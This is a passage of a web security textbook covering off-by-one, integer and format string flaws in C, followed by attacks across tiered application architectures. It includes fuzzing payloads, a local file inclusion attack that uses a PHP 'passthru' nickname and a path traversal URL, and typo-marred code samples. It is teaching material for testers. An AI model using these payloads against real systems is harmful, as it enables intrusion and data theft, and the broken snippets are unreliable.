## “Off-by-One” Vulnerabilities

A specific kind of overflow vulnerability arises when a programming error enables an attacker to write a single byte (or a small number of bytes) beyond the end of an allocated buffer.

Consider the following code, which allocates a buffer on the stack, performs a counted buffer copy operation, and then null-terminates the destination string:

```
bool CheckLogin(char* username, char* password)
{
    char _username[32];
    int i;
    for (i = 0; username[i] && i < 32; i++)
        _username[i] = username[i];
    _username[i] = 0;
    ...
}
```

The code copies up to 32 bytes and then adds the null terminator. Hence, if the username is 32 bytes or longer, the null byte is written beyond the end of the `_username` buffer, corrupting adjacent memory. This condition may be exploitable. If the adjacent item on the stack is the saved frame pointer of the calling frame, setting the lower-order byte to zero may cause it to point to

the `_username` buffer and therefore to data that the attacker controls. When the calling function returns, this may enable an attacker to take control of the flow of execution.

A similar kind of vulnerability arises when developers overlook the need for string buffers to include room for a null terminator. Consider the following “fix” to the original heap overflow:

```
bool CheckLogin(char* username, char* password)
{
    char* _username = (char*) malloc(32);
    strncpy(_username, username, 32);
    ...
}
```

Here, the programmer creates a fixed-size buffer on the heap and then performs a counted buffer copy operation, designed to ensure that the buffer is not overflowed. However, if the username is longer than the buffer, the buffer is completely filled with characters from the username, leaving no room to append a trailing null byte. The copied version of the string therefore has lost its null terminator.

Languages such as C have no separate record of a string’s length. The end of the string is indicated by a null byte (that is, one with the ASCII character code zero). If a string loses its null terminator, it effectively increases in length and continues as far as the next byte in memory, which happens to be zero. This unintended consequence can often cause unusual behavior and vulnerabilities within an application.

The authors encountered a vulnerability of this kind in a web application running on a hardware device. The application contained a page that accepted arbitrary parameters in a `POST` request and returned an HTML form containing the names and values of those parameters as hidden fields. For example:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 3

a=b

HTTP/1.1 200 OK
Date: THU, 01 SEP 2011 14:53:13 GMT
Content-Type: text/html
Content-Length: 278

<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="b">
```

```
</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

For some reason, this page was used throughout the application to process all kinds of user input, much of which was sensitive. However, if 4096 or more bytes of data were submitted, the returned form also contained the parameters submitted by the *previous* request to the page, even if these were submitted by a different user. For example:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 4096

a=bbbbbbbbbbbbbb[lots more b's]

HTTP/1.1 200 OK
Date: THU, 01 SEP 2011 14:58:31 GMT
Content-Type: text/html
Content-Length: 4598

<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="bbbbbbbbbbbbbb[lots more b's]">
<input type="hidden" name="strUsername" value="agriffiths">
<input type="hidden" name="strPassword" value="aufwiedersehen">
<input type="hidden" name="Log_in" value="Log+In">
</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

Having identified this vulnerability, it was possible to poll the vulnerable page continuously with overlong data and parse the responses to log every piece of data submitted to the page by other users. This included login credentials and other sensitive information.

The root cause of the vulnerability was that the user-supplied data was being stored as null-terminated strings within 4096-byte blocks of memory. The data was copied in a checked operation, so no straight overflow was possible. However, if overlong input was submitted, the copy operation resulted in the loss of the null terminator, so the string flowed into the next data in memory. Therefore, when the application parsed the request parameters, it continued up until the next null byte and therefore included the parameters supplied by another user.



## Detecting Buffer Overflow Vulnerabilities

The basic methodology for detecting buffer overflow vulnerabilities is to send long strings of data to an identified target and monitor for anomalous results. In some cases, subtle vulnerabilities exist that can be detected only by sending an overlong string of a specific length, or within a small range of lengths. However, in most cases vulnerabilities can be detected simply by sending a string that is longer than the application is expecting.

Programmers commonly create fixed-size buffers using round numbers in either decimal or hexadecimal, such as 32, 100, 1024, 4096, and so on. A simple approach to detecting any “low-hanging fruit” within the application is to send long strings as each item of target data is identified and to monitor the server’s responses for anomalies.

### HACK STEPS

1. For each item of data being targeted, submit a range of long strings with lengths somewhat longer than common buffer sizes. For example:
  - 1100
  - 4200
  - 33000
2. Target one item of data at a time to maximize the coverage of code paths within the application.
3. You can use the character blocks payload source in Burp Intruder to automatically generate payloads of various sizes.
4. Monitor the application’s responses to identify any anomalies. An uncontrolled overflow is almost certain to cause an exception in the application. Detecting when this has occurred in a remote process is difficult, but here are some anomalous events to look for:
  - An HTTP 500 status code or error message, where other malformed (but not overlong) input does not have the same effect
  - An informative message, indicating that a failure occurred in some native code component
  - A partial or malformed response is received from the server
  - The TCP connection to the server closes abruptly without returning a response
  - The entire web application stops responding
5. Note that when a heap-based overflow is triggered, this may result in a crash at some future point, rather than immediately. You may need to experiment to identify one or more test cases that are causing heap corruption.
6. An off-by-one vulnerability may not cause a crash, but it may result in anomalous behavior such as unexpected data being returned by the application.

In some instances, your test cases may be blocked by input validation checks implemented either within the application itself or by other components such as the web server. This often occurs when overlong data is submitted within the URL query string and may be indicated by a generic message such as “URL too long” in response to every test case. In this situation, you should experiment to determine the maximum length of URL permitted (which is often about 2,000 characters) and adjust your buffer sizes so that your test cases comply with this requirement. Overflows may still exist behind the generic length filtering, which can be triggered by strings short enough to get past that filtering.

In other instances, filters may restrict the type of data or range of characters that can be submitted within a particular parameter. For example, an application may validate that a submitted username contains only alphanumeric characters before passing it to a function containing an overflow. To maximize the effectiveness of your testing, you should attempt to ensure that each test case contains only characters that are permitted in the relevant parameter. One effective technique for achieving this is to capture a normal request containing data that the application accepts and to extend each targeted parameter in turn, using the same characters it already contains, to create a long string that is likely to pass any content-based filters.

Even if you are confident that a buffer overflow condition exists, exploiting it remotely to achieve arbitrary code execution is extremely difficult. Peter Winter-Smith of NGSSoftware has produced some interesting research regarding the possibilities for blind buffer overflow exploitation. For more information, see the following whitepaper:

[www.ngssoftware.com/papers/NISR.BlindExploitation.pdf](http://www.ngssoftware.com/papers/NISR.BlindExploitation.pdf)

---

## Integer Vulnerabilities

Integer-related vulnerabilities typically arise when an application performs some arithmetic on a length value before performing some buffer operation but fails to take into account certain features of how compilers and processors handle integers. Two types of integer bugs are worthy of note: overflows and signedness errors.

### Integer Overflows

These occur when an operation on an integer value causes it to increase above its maximum possible value or decrease below its minimum possible value. When this occurs, the number wraps, so a very large number becomes very small, or vice versa.

Consider the following “fix” to the heap overflow described previously:

```
bool CheckLogin(char* username, char* password)
{
    unsigned short len = strlen(username) + 1;
    char* _username = (char*) malloc(len);
    strcpy(_username, username);
    ...
}
```

Here, the application measures the length of the user-submitted username, adds 1 to accommodate the trailing null, allocates a buffer of the resulting size, and then copies the username into it. With normal-sized input, this code behaves as intended. However, if the user submits a username of 65,535 characters, an integer overflow occurs. A short-sized integer contains 16 bits, which is enough for its value to range between 0 and 65,535. When a string of length 65,535 is submitted, the program adds 1 to this, and the value wraps to become 0. A zero-length buffer is allocated, and the long username is copied into it, causing a heap overflow. The attacker has effectively subverted the programmer’s attempt to ensure that the destination buffer is large enough.

## Signedness Errors

These occur when an application uses both signed and unsigned integers to measure the lengths of buffers and confuses them at some point. Either the application makes a direct comparison between a signed and unsigned value, or it passes a signed value as a parameter to a function that takes an unsigned value. In both cases, the signed value is treated as its unsigned equivalent, meaning that a negative number becomes a large positive number.

Consider the following “fix” to the stack overflow described previously:

```
bool CheckLogin(char* username, int len, char* password)
{
    char _username[32] = "";
    if (len < 32)
        strncpy(_username, username, len);
    ...
}
```

Here, the function takes both the user-supplied username and a signed integer indicating its length. The programmer creates a fixed-size buffer on the stack and checks whether the length is less than the size of the buffer. If it is, the programmer performs a counted buffer copy, designed to ensure that the buffer is not overflowed.

If the `len` parameter is a positive number, this code behaves as intended. However, if an attacker can cause a negative value to be passed to the function, the programmer’s protective check is subverted. The comparison with 32 still

succeeds, because the compiler treats both numbers as signed integers. Hence, the negative length is passed to the `strcpy` function as its count parameter. Because `strcpy` takes an unsigned integer as this parameter, the compiler implicitly casts the value of `len` to this type, so the negative value is treated as a large positive number. If the user-supplied username string is longer than 32 bytes, the buffer is overflowed just as in a standard stack-based overflow.

This kind of attack usually is feasible only when the attacker can directly control a length parameter. For example, perhaps it is computed by client-side JavaScript and submitted with a request alongside the string to which it refers. However, if the integer variable is small enough (for example, a short) and the program computes the length on the server side, an attacker may also be able to introduce a negative value via an integer overflow by submitting an overlong string to the application.

## Detecting Integer Vulnerabilities

Naturally, the primary locations to probe for integer vulnerabilities are any instances where an integer value is submitted from the client to the server. This behavior usually arises in two different ways:

- The application may pass integer values in the normal way as parameters within the query string, cookies, or message body. These numbers usually are represented in decimal form using standard ASCII characters. The most likely targets for testing are fields that appear to represent the length of a string that is also being submitted.
- The application may pass integer values embedded within a larger blob of binary data. This data may originate from a client-side component such as an ActiveX control, or it may have been transmitted via the client in a hidden form field or cookie (see Chapter 5). Length-related integers may be harder to identify in this context. They typically are represented in hexadecimal form and often directly precede the string or buffer to which they relate. Note that binary data may be encoded using Base64 or similar schemes for transmission over HTTP.

### HACK STEPS

1. **Having identified targets for testing, you need to send suitable payloads designed to trigger any vulnerabilities. For each item of data being targeted, send a series of different values in turn, representing boundary cases for the signed and unsigned versions of different sizes of integer. For example:**

- **0x7f and 0x80 (127 and 128)**
- **0xff and 0x100 (255 and 256)**

- 0x7fff and 0x8000 (32767 and 32768)
  - 0xffff and 0x10000 (65535 and 65536)
  - 0x7fffffff and 0x80000000 (2147483647 and 2147483648)
  - 0xffffffff and 0x0 (4294967295 and 0)
2. When the data being modified is represented in hexadecimal form, you should send little-endian as well as big-endian versions of each test case — for example, ff7f as well as 7fff. If hexadecimal numbers are submitted in ASCII form, you should use the same case that the application itself uses for alphabetical characters to ensure that these are decoded correctly.
  3. You should monitor the application's responses for anomalous events in the same way as described for buffer overflow vulnerabilities.

## Format String Vulnerabilities

Format string vulnerabilities arise when user-controllable input is passed as the format string parameter to a function that takes format specifiers that may be misused, as in the `printf` family of functions in C. These functions take a variable number of parameters, which may consist of different data types such as numbers and strings. The format string passed to the function contains specifiers, which tell it what kind of data is contained in the variable parameters, and in what format it should be rendered.

For example, the following code outputs a message containing the value of the `count` variable, rendered as a decimal:

```
printf("The value of count is %d", count.);
```

The most dangerous format specifier is `%n`. This does not cause any data to be printed. Rather, it causes the number of bytes output so far to be written to the address of the pointer passed in as the associated variable parameter. For example:

```
int count = 43;
int written = 0;
printf("The value of count is %d%n.\n", count, &written.);
printf("%d bytes were printed.\n", written);
```

outputs the following:

```
The value of count is 43.
24 bytes were printed.
```

If the format string contains more specifiers than the number of variable parameters passed, the function has no way of detecting this, so it simply continues processing parameters from the call stack.

If an attacker controls all or part of the format string passed to a `printf`-style function, he can usually exploit this to overwrite critical parts of process memory and ultimately cause arbitrary code execution. Because the attacker controls the format string, he can control both the number of bytes that the function outputs and the pointer on the stack that gets overwritten with the number of bytes output. This enables him to overwrite a saved return address, or a pointer to an exception handler, and take control of execution in much the same way as in a stack overflow.

## Detecting Format String Vulnerabilities

The most reliable way to detect format string bugs in a remote application is to submit data containing various format specifiers and monitor for any anomalies in the application's behavior. As with uncontrolled triggering of buffer overflow vulnerabilities, it is likely that probing for format string flaws will result in a crash within a vulnerable application.

### HACK STEPS

1. **Targeting each parameter in turn, submit strings containing large numbers of the format specifiers `%n` and `%s`:**

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

**Note that some format string operations may ignore the `%n` specifier for security reasons. Supplying the `%s` specifier instead causes the function to dereference each parameter on the stack, probably resulting in an access violation if the application is vulnerable.**

2. **The Windows `FormatMessage` function uses specifiers in a different way than the `printf` family. To test for vulnerable calls to this function, you should use the following strings:**

```
%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! etc...
%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! etc...
```

3. **Remember to URL-encode the `%` character as `%25`.**
4. **You should monitor the application's responses for anomalous events in the same way as described for buffer overflow vulnerabilities.**

## Summary

---

Software vulnerabilities in native code represent a relatively niche area in relation to attacks on web applications. Most applications run in a managed execution environment in which the classic software flaws described in this chapter do not arise. However, occasionally these kinds of vulnerabilities are highly relevant and have been found to affect many web applications running on hardware devices and other unmanaged environments. A large proportion of such vulnerabilities can be detected by submitting a specific set of test cases to the server and monitoring its behavior.

Some vulnerabilities in native applications are relatively easy to exploit, such as the off-by-one vulnerability described in this chapter. However, in most cases, they are difficult to exploit given only remote access to the vulnerable application.

In contrast to most other types of web application vulnerabilities, even the act of probing for classic software flaws is quite likely to cause a denial-of-service condition if the application is vulnerable. Before performing any such testing, you should ensure that the application owner accepts the inherent risks involved.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. Unless any special defenses are in place, why are stack-based buffer overflows generally easier to exploit than heap-based overflows?
2. In the C and C++ languages, how is a string's length determined?
3. Why would a buffer overflow vulnerability in an off-the-shelf network device normally have a much higher likelihood of exploitation than an overflow in a proprietary web application running on the Internet?
4. Why would the following fuzz string fail to identify many instances of format string vulnerabilities?

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n...n
```

5. You are probing for buffer overflow vulnerabilities in a web application that makes extensive use of native code components. You find a request that may contain a vulnerability in one of its parameters; however, the anomalous behavior you have observed is difficult to reproduce reliably. Sometimes submitting a long value causes an immediate crash. Sometimes you need to submit it several times in succession to cause a crash. And sometimes a crash occurs after a large number of benign requests.

What is the most likely cause of the application's behavior?





# Attacking Application Architecture

Web application architecture is an important area of security that is frequently overlooked when the security of individual applications is appraised. In commonly used tiered architectures, a failure to segregate different tiers often means that a single defect in one tier can be exploited to fully compromise other tiers and therefore the entire application.

A different range of security threats arises in environments where multiple applications are hosted on the same infrastructure, or even share common components of a wider overarching application. In these situations, defects or malicious code within one application can sometimes be exploited to compromise the entire environment and other applications belonging to different customers. The recent rise of “cloud” computing has increased the exposure of many organizations to attacks of this kind.

This chapter examines a range of different architectural configurations and describes how you can exploit defects within application architectures to advance your attack.

## Tiered Architectures

---

Most web applications use a multitiered architecture, in which the application’s user interface, business logic, and data storage are divided between multiple layers, which may use different technologies and be implemented on different

physical computers. A common three-tier architecture involves the following layers:

- Presentation layer, which implements the application's interface
- Application layer, which implements the core application logic
- Data layer, which stores and processes application data

In practice, many complex enterprise applications employ a more fine-grained division between tiers. For example, a Java-based application may use the following layers and technologies:

- Application server layer (such as Tomcat)
- Presentation layer (such as WebWork)
- Authorization and authentication layer (such as JAAS or ACEGI)
- Core application framework (such as Struts or Spring)
- Business logic layer (such as Enterprise Java Beans)
- Database object relational mapping (such as Hibernate)
- Database JDBC calls
- Database server

A multitiered architecture has several advantages over a single-tiered design. As with most types of software, breaking highly complex processing tasks into simple and modular functional components can provide huge benefits in terms of managing the application's development and reducing the incidence of bugs. Individual components with well-defined interfaces can be easily reused both within and between different applications. Different developers can work in parallel on components without requiring a deep understanding of the implementation details of other components. If it is necessary to replace the technology used for one of the layers, this can be achieved with minimal impact on the other layers. Furthermore, if well implemented, a multitiered architecture can help enhance the security posture of the whole application.

## **Attacking Tiered Architectures**

A consequence of the previous point is that if defects exist within the implementation of a multitiered architecture, these may introduce security vulnerabilities. Understanding the multitiered model can help you attack a web application by helping you identify where different security defenses (such as access controls and input validation) are implemented and how these may break down across tier boundaries. A poorly designed tiered architecture may make possible three broad categories of attacks:

- You may be able to exploit trust relationships between different tiers to advance an attack from one tier to another.

- If different tiers are inadequately segregated, you may be able to leverage a defect within one tier to directly undercut the security protections implemented at another tier.
- Having achieved a limited compromise of one tier, you may be able to directly attack the infrastructure supporting other tiers and therefore extend your compromise to those tiers.

We will examine these attacks in more detail.

### ***Exploiting Trust Relationships Between Tiers***

Different tiers of an application may trust one another to behave in particular ways. When the application is functioning as normal, these assumptions may be valid. However, in anomalous conditions or when under active attack, they may break down. In this situation, you may be able to exploit these trust relationships to advance an attack from one tier to another, increasing the significance of the security breach.

One common trust relationship that exists in many enterprise applications is that the application tier has sole responsibility for managing user access. This tier handles authentication and session management and implements all logic that determines whether a particular request should be granted. If the application tier decides to grant a request, it issues the relevant commands to other tiers to carry out the requested actions. Those other tiers trust the application tier to carry out access control checks properly, and therefore they honor all commands they receive from the application tier.

This type of trust relationship effectively exacerbates many of the common web vulnerabilities examined in earlier chapters. When a SQL injection flaw exists, it can often be exploited to access all data the application owns. Even if the application does not access the database as DBA, it typically uses a single account that can read and update all the application's data. The database tier effectively trusts the application tier to properly control access to its data.

In a similar way, application components often run using powerful operating system accounts that have permission to carry out sensitive actions and access key files. In this configuration, the operating system layer effectively trusts the relevant application tiers to not perform undesirable actions. If an attacker finds a command injection flaw, he can often fully compromise the underlying operating system supporting the compromised application tier.

Trust relationships between tiers can also lead to other problems. If programming errors exist within one application tier, these may lead to anomalous behavior in other tiers. For example, the race condition described in Chapter 11 causes the back-end database to serve up account information belonging to the wrong user. Furthermore, when administrators are investigating an unexpected event or security breach, audit logs within trusting tiers normally are insufficient to fully understand what has occurred, because they simply identify the

trusted tier as the agent of the event. For example, following a SQL injection attack, database logs may record every query injected by the attacker. But to determine the user responsible, you must cross-reference these events with entries in the logs of the application tier, which may or may not be adequate to identify the perpetrator.

### ***Subverting Other Tiers***

If different tiers of the application are inadequately segregated, an attacker who compromises one tier may be able to directly undercut the security protections implemented at another tier to perform actions or access data that that tier is responsible for controlling.

This kind of vulnerability often arises in situations where several different tiers are implemented on the same physical computer. This architectural configuration is common practice in situations where cost is a key factor.

### **Accessing Decryption Algorithms**

Many applications encrypt sensitive user data to minimize the impact of application compromise, often to meet regulatory or compliance requirements such as PCI. Although passwords can be salted and hashed to ensure that they cannot be determined even if the data store is compromised, a different approach is needed for data where the application needs to recover the corresponding plaintext value. The most common examples of this are a user's security questions (which may be verified interactively with a help desk) and payment card information (which is needed to process payments). To achieve this, a two-way encryption algorithm is employed. A typical flaw when using encryption is that a logical separation is not obtained between encryption keys and the encrypted data. A simple flawed separation when encryption is introduced into an existing environment is to locate the algorithm and associated keys within the data tier, which avoids impacting the rest of the code. But if the data tier were ever compromised, for example via a SQL injection attack, locating and executing the decryption function would be a simple step for an attacker.


**NOTE** Regardless of the encryption process, if the application is able to decrypt information, and the application becomes fully compromised, an attacker can always find a logical route to the decryption algorithm.

### **Using File Read Access to Extract MySQL Data**

Many small applications use a LAMP server (a single computer running the open source software Linux, Apache, MySQL, and PHP). In this architecture,


a file disclosure vulnerability within the web application tier, which on its own may not represent a critical defect, can result in unrestricted access to all application data. This is true because MySQL data is stored in human-readable files that the web application process is often authorized to read. Even if the database implements strict access control over its data, and the application uses a range of different low-privileged accounts to connect to the database, these protections may be entirely undercut if an attacker can gain direct access to the data held within the database tier.

For example, the application shown in Figure 17-1 allows users to choose a skin to customize their experience. This involves selecting a cascading style sheets (CSS) file, which the application presents to the user for review.



**Figure 17-1:** An application containing a function to view a selected file

If this function contains a path traversal vulnerability (see Chapter 10), an attacker can exploit this to gain direct access to arbitrary data held within the MySQL database. This allows him to undercut the controls implemented within the database tier. Figure 17-2 shows a successful attack retrieving the usernames and password hashes from the MySQL user table.



**Figure 17-2:** An attack that undercuts the database tier to retrieve arbitrary data

**TIP** If an attacker has file-write access, he can try to write to the application's configuration, or write to a hosted virtual directory to get command execution. See the `nslookup` example in Chapter 10.

### Using Local File Inclusion to Execute Commands

Most languages contain a function that allows a local file to be included within the current script. The ability for an attacker to specify any file on the filesystem is undeniably a high-risk issue. Such a file could be the `/etc/passwd` file or a configuration file containing a password. In these cases the risk of information disclosure is obvious, but the attacker cannot necessarily escalate the attack to further compromise the system (unlike with remote file inclusion, as described in Chapter 10). However, it may still be possible for an attacker to execute commands by including a file whose contents he partially controls, as a result of other application or platform features.

Consider an application that takes user input within the `country` parameter in the following URL:

```
http://eis/mdseportal/prefs/preference_2?country=en-gb
```

A user can modify the `country` parameter to include arbitrary files. One possible attack might be to request URLs containing script commands so that these are written to the web server log file and then include this log file using the local file inclusion behavior.

An interesting method exploiting an architectural quirk in PHP is that PHP session variables are written to file in cleartext, named using the session token. For example, the file:

```
/var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7
```

may contain the following content, which includes a user-configured nickname:

```
logged_in|i:1;id|s:2:"24";username|s:11:"manicsprout";nickname|s:22:
"msp";privilege|s:1:"1";
```

An attacker may be able to exploit this behavior by first setting his nickname to `<?php passthru(id);?>`, as shown in Figure 17-3. He can then include his session file to cause the `id` command to be executed using the following URL, as shown in Figure 17-4:

```
http://eis/mdsecportal/prefs/preference_2.php?country=../../../../../../../../
../../../../var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7%00
```

normal user

username: manicsprout

nickname: <?php passthru(id);?>

email: host@wahn-live.com

ext: x0001

password: d41d8cd98f00b204e980

Update

**Figure 17-3:** Configuring a nickname containing server-executable script code





**Figure 17-4:** Executing the session file containing the malicious nickname via the local file inclusion function

### HACK STEPS

1. As described throughout this book, for any vulnerability you identify within the application, think imaginatively about how this can be exploited to achieve your objectives. Countless successful hacks against web applications begin from a vulnerability that is intrinsically limited in its impact. By exploiting trust relationships and undercutting controls implemented elsewhere within the application, it may be possible to leverage a seemingly minor defect to carry out a serious breach.
2. If you succeed in performing arbitrary command execution on any component of the application, and you can initiate network connections to other hosts, consider ways of directly attacking other elements of the application's infrastructure at the network and operating system layers to expand the scope of your compromise.

## Securing Tiered Architectures

If carefully implemented, a multitiered architecture can considerably enhance an application's security, because it localizes the impact of a successful attack. In the basic LAMP configuration described previously, in which all components run on a single computer, the compromise of any tier is likely to lead to complete compromise of the application. In a more secure architecture, the compromise of one tier may result in partial control over an application's data and processing, but it may be more limited in its impact and perhaps contained to the affected tier.

### *Minimize Trust Relationships*

As far as possible, each tier should implement its own controls to defend against unauthorized actions and should not trust other application components to



prevent security breaches that the tier itself can help block. Here are some examples of this principle being applied to different tiers of the application:

- The application server tier can enforce role-based access control over specific resources and URL paths. For example, the application server can verify that any request for the `/admin` path was received from an administrative user. Controls can also be imposed over different kinds of resources, such as specific types of scripts and static resources. This mitigates the impact of certain kinds of access control defects within the web application tier, because users who are not authorized to access certain functionality will have their request blocked before it reaches that tier.
- The database server tier can provide various accounts for use by the application for different users and different actions. For example, actions on behalf of unauthenticated users can be carried out with a low-privileged account allowing read-only access to a restricted set of data. Different categories of authenticated users can be assigned different database accounts, granting read-and-write access to different subsets of the application's data, in line with the user's role. This mitigates the impact of many SQL injection vulnerabilities, because a successful attack may result in no further access than the user could legitimately obtain by using the application as intended.
- All application components can run using operating system accounts that possess the least level of privileges required for normal operation. This mitigates the impact of any command injection or file access flaws within these components. In a well-designed and fully hardened architecture, vulnerabilities of this kind may provide an attacker with no useful opportunities to access sensitive data or perform unauthorized actions.

### ***Segregate Different Components***

As far as possible, each tier should be segregated from interacting with other tiers in unintended ways. Implementing this objective effectively may in some cases require different components to run on different physical hosts. Here are some examples of this principle being applied:

- Different tiers should not have read- or write-access to files used by other tiers. For example, the application tier should not have any access to the physical files used to store database data, and should only be able to access this data in the intended manner using database queries with an appropriate user account.
- Network-level access between different infrastructure components should be filtered to permit only services with which different application tiers are intended to communicate. For example, the server hosting the main

application logic may be permitted to communicate with the database server only via the port used to issue SQL queries. This precaution will not prevent attacks that actually use this service to target the database tier. But it will prevent infrastructure level attacks against the database server, and it will contain any operating system level compromise from reaching the organization's wider network.

### ***Apply Defense in Depth***

Depending on the exact technologies in use, a variety of other protections can be implemented within different components of the architecture to support the objective of localizing the impact of a successful attack. Here are some examples of these controls:

- All layers of the technology stack on every host should be security hardened, in terms of both configuration and vulnerability patching. If a server's operating system is insecure, an attacker exploiting a command injection flaw with a low-privileged account may be able to escalate privileges to fully compromise the server. The attack may then propagate through the network if other hosts have not been hardened. On the other hand, if the underlying servers are secured, an attack may be fully contained within one or more tiers of the application.
- Sensitive data persisted in any tier of the application should be encrypted to prevent easy disclosure in the event that that tier is compromised. User credentials and other sensitive information, such as credit card numbers, should be stored in encrypted form within the database. Where available, built-in protection mechanisms should be used to protect database credentials held on the web application tier. For example, in ASP.NET 2.0, an encrypted database connection string can be stored in the `web.config` file.

## **Shared Hosting and Application Service Providers**

---

Many organizations use external providers to help deliver their web applications to the public. These arrangements range from simple hosting services in which an organization is given access to a web and/or database server, to full-fledged application service providers (ASPs) that actively maintain the application on behalf of the organization. Arrangements of this kind are ideal for small businesses that do not have the skills or resources to deploy their own application, but they are also used by some high-profile companies to deploy specific applications.

Most providers of web and application hosting services have many customers and typically support multiple customers' applications using the same

infrastructure, or closely connected infrastructures. An organization that chooses to use one of these services therefore must consider the following related threats:

- A malicious customer of the service provider may attempt to interfere with the organization's application and its data.
- An unwitting customer may deploy a vulnerable application that enables malicious users to compromise the shared infrastructure and thereby attack the organization's application and its data.

Web sites hosted on shared systems are prime targets for script kiddies seeking to deface as many web sites as possible, because compromising a single shared host can often enable them to attack hundreds of apparently autonomous web sites in a short period of time.

## Virtual Hosting

In simple shared hosting arrangements, a web server may simply be configured to support multiple virtual web sites with different domain names. This is achieved via the `Host` header, which is mandatory in HTTP version 1.1. When a browser issues an HTTP request, it includes a `Host` header containing the domain name contained in the relevant URL and sends the request to the IP address associated with that domain name. If multiple domain names resolve to the same IP address, the server at this address can still determine which web site the request is for. For example, Apache can be configured to support multiple web sites using the following configuration, which sets a different web root directory for each virtually hosted site:

```
<VirtualHost *>
    ServerName wahn-app1.com
    DocumentRoot /www/app1
</VirtualHost>

